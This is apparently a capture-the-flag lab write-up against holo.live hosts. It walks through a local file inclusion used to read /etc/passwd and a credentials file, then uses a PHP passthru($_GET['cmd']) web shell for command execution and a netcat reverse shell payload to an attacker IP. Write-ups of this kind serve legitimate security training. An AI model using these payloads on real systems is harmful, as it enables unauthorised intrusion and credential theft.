


This highlighted line shows the image src path this would make the fetching url:


dev.holo.live/img.php?file=images/korone.jpg

This use of file= can indicate possible local file inclusion, allowing us to specify files that we want to read from the underlying system or server. This is something we need to note as this is a potential avenue of attack.


For some reason bruteforcing admin.holo.live wouldn't show robots.txt but through manual testing we managed access it see below:




We can see a very interesting directory in the robots.txt file from the admin domain /var/www/admin/supersecretdir/creds.txt, at this point it would appear that we could potentially use LFI Local File Inclusion to read files from the server through use of the file= parameter that we observed earlier on the dev domain, could we potentially use this to read files disclosed on the admin domains robots.txt? Starting up burp suite then navigating to the admin.holo.live/img.php page we capture the request to dev.holo.live/img.php then send it to repeater to see what we can do with it:



Testing with common payloads for linux file systems we quickly find the etc/passwd file readable so we definitely have LFI:




We then try to retrieve the shadow file but as expected we can't as the web server is not running as root, it should be running as www-data. we try to retrieve the files from the admin share that we found via the robots.txt file, we managed to retrieve the creds.txt file through abuse of the LFI we found on the dev.holo.live domain:




Now that we have access to the administrator subdomain, we could fuzz for remote code execution and attempt to identify a specific parameter that you can exploit to gain arbitrary access to the machine.


Remote code execution, also known as arbitrary code execution, allows you to execute commands or code on a remote system. RCE can often exploit this by controlling a parameter utilized by a web server.

However first we should try out those credentials over on the admin domain to see if that yields anything useful:





When logged in initially we are given a Dashboard with minimal interactions available to us, It seems that there are two pages index.php and index.html, we are redirected to index.html if we click on the dashboard button within the web app. We decide to use our LFI to see if we can read these pages to look for any potentially leverageable code, endpoints ect we can use burp suite for this :



Looking through the response we find the following code shown in the below screenshot:

<h4 class="card-title">


<?php if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);}?> Visitors today

</h4>

The way this works is the get request for the “cmd” variable executes the code following. Therefore, we should be able to add this into our URL as a variable with our command after it. As a quick Proof of concept we will attempt a simple whoami command by appending ?cmd=whoami to the url of the admin dashboard we have added in the cmd variable, as seen in the code, then the command we want to run, in this case “whoami” this can be seen in the below screenshot where in place of visitor numbers we have our response of www-data:

We can now use this RCE to run any commands under this user profile.Now we just need to use it to pop a shell on the host. We can use netcat to do this, which should be installed by default on most Linux devices.

Firstly we start a netcat listener:



We can then proceed to execute our reverse shell by using RCE via LFI to utilize netcat on the web server to send the /bin/sh or bin/bash command line to our IP and port. We achieve this by appending the following payload to the url.

?cmd=nc+-e+/bin/sh+10.50.103.205+9001


Breaking this command down for ease of understanding:

nc = use netcat

-e /bin/sh = execute bin/sh command line

we use our IP and selected port to direct this to our attacker machine.

We can see this in action in the following screenshots, when we execute the request we catch a shell then execute a command of whoami:



We have at this point successfully gained our initial foothold within the network, we now need to stabilize our shell carefully.Firstly we need to check what version of python we have by using the which command , we can see our first which command does not give any response although python3 does which means we have python3.

```
which python
whichpython3
which python3
/usr/bin/python3
```

A quick dirty way to stabilize our shell is shown in the screenshot below, this will allow us a full enough bash shell for what we need:

